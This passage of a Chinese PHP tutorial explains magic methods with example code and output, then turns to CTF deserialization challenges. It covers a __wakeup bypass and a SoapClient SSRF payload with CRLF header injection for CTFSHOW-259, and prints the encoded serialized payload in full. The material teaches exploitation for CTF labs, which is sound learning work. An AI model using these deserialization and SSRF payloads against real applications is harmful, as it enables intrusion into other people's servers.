当在类外部使用unserialize()时会调用这里的__wakeup()方法
object(Test)#2 (3) {
  ["sex"]=>
  string(3) "男"
  ["name"]=>
  string(8) "spaceman"
  ["age"]=>
  int(566)
}
```

（9）_ _isset()魔术方法：检测对象的某个属性是否存在时执行此函数。当对不可访问属性调用 isset() 或 empty() 时， _ _isset() 会被调用。

```
<?php
header("Content-type: text/html; charset=utf-8");
//__isset(): 检测对象的某个属性是否存在时执行此函数。当对不可访问属性调用 isset() 或 empty() 时，__isset() 会被调用
class Person{
    public $sex;
    private $name;
```

```php
    private $age;
    public function __construct($name, $age, $sex){
        $this->name = $name;
        $this->age = $age;
        $this->sex = $sex;
    }
    // __isset(): 当对不可访问属性调用 isset() 或 empty() 时，__isset() 会被调用。
    public function __isset($content){
        echo "当在类外部使用isset()函数测定私有成员 {$content} 时，自动调用<br>";
        return isset($this->$content);
    }
}
$person = new Person("spaceman", 25,'男');
// public 成员
echo ($person->sex),"<br>";
// private 成员
echo isset($person->name);
?>
```

```
运行结果:
男
当在类外部使用isset()函数测定私有成员 name 时，自动调用
1
```

（10）_ _unset()魔术方法：在不可访问的属性上使用unset()时触发 销毁对象的某个属性时执行此函数。

```php
<?php
```

```php
header("Content-type: text/html; charset=utf-8");
//__unset(): 在不可访问的属性上使用unset()时触发 销毁对象的某个属性时执行此函数
class Person{
    public $sex;
    private $name;
    private $age;

    public function __construct($name, $age, $sex){
        $this->name = $name;
        $this->age = $age;
        $this->sex = $sex;
    }

    // __unset(): 销毁对象的某个属性时执行此函数
    public function __unset($content) {
        echo "当在类外部使用unset()函数来删除私有成员时自动调用的<br>";
        echo isset($this->$content)."<br>";
    }
}

$person = new Person("spaceman", 21,"男"); // 初始赋值
echo "666666<br>";
unset($person->name);//调用 属性私有
unset($person->age);//调用 属性私有
unset($person->sex);//不调用 属性共有
?>
```

```
运行结果：
666666
当在类外部使用unset()函数来删除私有成员时自动调用的
1
当在类外部使用unset()函数来删除私有成员时自动调用的
1
```

（11）_ _INVOKE魔术方法：将对象当做函数来使用时执行此方法，通常不推荐这样做。


```php
<?php
header("Content-type: text/html; charset=utf-8");
//__INVOKE():将对象当做函数来使用时执行此方法，通常不推荐这样做。
class Test{
    // _invoke(): 以调用函数的方式调用一个对象时，__invoke() 方法会被自动调用
    public function __invoke($param1, $param2, $param3)
{
        echo "这是一个对象<br>";
        var_dump($param1,$param2,$param3);
    }
}
$a  = new Test();
$a('spaceman',21,'男');
?>
```

```
运行结果：
这是一个对象
string(8) "spaceman"
int(21)
string(3) "男"
```


3.2 CTF-语言漏洞-__wakeup()方法绕过


> 以BUUCTF极客大挑战 2019PHP为例。

（1）登录靶场下载压缩包文件：



（2）通过查看源码，发现将反序列化对象后的payload当做参数传递给select变量，执行后并不能成功，因为在执行析构函数以后，会再次执行_ _wakeup()魔术方法,会将admin修改为guest，因此查看网页php版本，发现符合 _ _wakeup()漏洞利用条件（如果存在 _ _wakewp()方法，调用unseritize()方法前则先调用 _ _wakeup()方法，但是序列化符串中表示对象性个数的值大于真实的性个效时会跳过 _ _wakeup()的执行），修改生成payload的参数值,拿到flag：





3.3 CTF-方法原生类-获取&利用&配合其他

> 以CTFSHOW-259关卡为例。

```php
//原生类获取
<?php
$classes = get_declared_classes();
foreach ($classes as $class) {
    $methods = get_class_methods($class);
    foreach ($methods as $method) {
```

```php
        if (in_array($method, array(
            '__destruct',
            '__toString',
            '__wakeup',
            '__call',
            '__callStatic',
            '__get',
            '__set',
            '__isset',
            '__unset',
            '__invoke',
            '__set_state'
        ))) {
            print $class . '::' . $method . "\n";
        }
    }
}
```

```
259-原生态类&cal魔术方法&配合SSRF
参考:https://dar1in9s.github.io/2020/04/02/php/php%E5%8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94%A8/
生成序列化时记得开启SoapClient拓展:php.ini中启用php_soap.dll

<?php
$target = 'http://127.0.0.1/flag.php';
$post_string = 'token=ctfshow';
```

```
9  $b = new SoapClient(null,array('location' =>
   $target,'user_agent'=>'wupco^^X-Forwarded-
   For:127.0.0.1,127.0.0.1^^Content-Type:
   application/x-www-form-urlencoded'.'^^Content-
   Length: '.
   (string)strlen($post_string).'^^^^'.$post_string
   ,'uri'=> "ssrf"));
10 $a = serialize($b);
11 $a = str_replace('^^',"\r\n",$a);
12 echo urlencode($a);
13 ?>
14 vip=O%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%
   22uri%22%3Bs%3A4%3A%22ssrf%22%3Bs%3A8%3A%22locat
   ion%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Ffl
   ag.php%22%3Bs%3A11%3A%22_user_agent%22%3Bs%3A128
   %3A%22wupco%0D%0AX-Forwarded-
   For%3A127.0.0.1%2C127.0.0.1%0D%0AContent-
   Type%3A+application%2Fx-www-form-
   urlencoded%0D%0AContent-
   Length%3A+13%0D%0A%0D%0Atoken%3Dctfshow%22%3Bs%3
   A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
```

资源：

```
PHP原生类的反序列化利用：
https://dar1in9s.github.io/2020/04/02/php/php%E5%8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94%A8/#Imagick%E7%B1%BB%E4%B8%8A%E4%BC%A0%E6%96%87%E4%BB%B6
BUUCTF：
https://buuoj.cn/challenges
浅析PHP原生类：
https://www.anquanke.com/post/id/264823
```